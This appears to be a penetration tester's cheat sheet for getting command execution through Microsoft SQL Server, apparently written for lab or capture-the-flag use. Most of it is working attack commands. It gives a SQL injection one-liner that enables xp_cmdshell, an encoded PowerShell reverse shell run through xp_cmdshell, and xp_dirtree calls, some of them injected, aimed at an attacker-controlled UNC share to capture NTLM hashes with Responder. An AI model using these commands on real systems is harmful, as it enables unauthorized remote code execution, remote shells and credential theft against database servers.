MSSQL Command Execution
xp_cmdshell
If mssql standard login did not work, use windows auth
mssqlclient.py 'db_user'@192.168.134.158 -windows-authAre we a super admin? (1 = yes, 0 = no)
SELECT IS_SRVROLEMEMBER('sysadmin');Full one liner for sql injection
1';EXEC sp_configure 'show advanced options', 1;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE--- Check if
xp_cmdshellis enabled
EXEC sp_configure 'xp_cmdshell';If it’s enabled, you should see run_value = 1. If not, you might see 0
- Try to enable
xp_cmdshell(if you have admin privileges)
Enable advanced options
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
Enable shell execution
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
If these succeed without errors, xp_cmdshell is now enabled.
Check if xp_cmdshell is enabled
EXEC sp_configure 'xp_cmdshell';
config_value and run_value should now switch to “1”
- Test shell access
EXEC xp_cmdshell 'whoami';
- Get a rev shell (encoded using https://www.revshells.com/)
EXEC xp_cmdshell 'powershell -exec bypass -e JABjAGwAaQBlAG4AdAAgAD0A.......'xp_dirtree
Check c:\users Directory
EXEC xp_dirtree 'C:\Users',1,0;These are the arguments for the function. First is the location where we want to perform dir /ls, the second commands is depth (how deep we go), I found if I used 0 the command went crazy. The last argument is asking “do you want just directories, or files as well?” 0 = just directories, 1 = files and directories.
We can use this along with responder to capture a hash
EXEC xp_dirtree '//10.10.14.28/fake_share/', 1, 0;Using this with SQL injection to connect back to Responder:
1; EXEC MASTER.sys.xp_dirtree '\\10.10.14.12\fakeshare'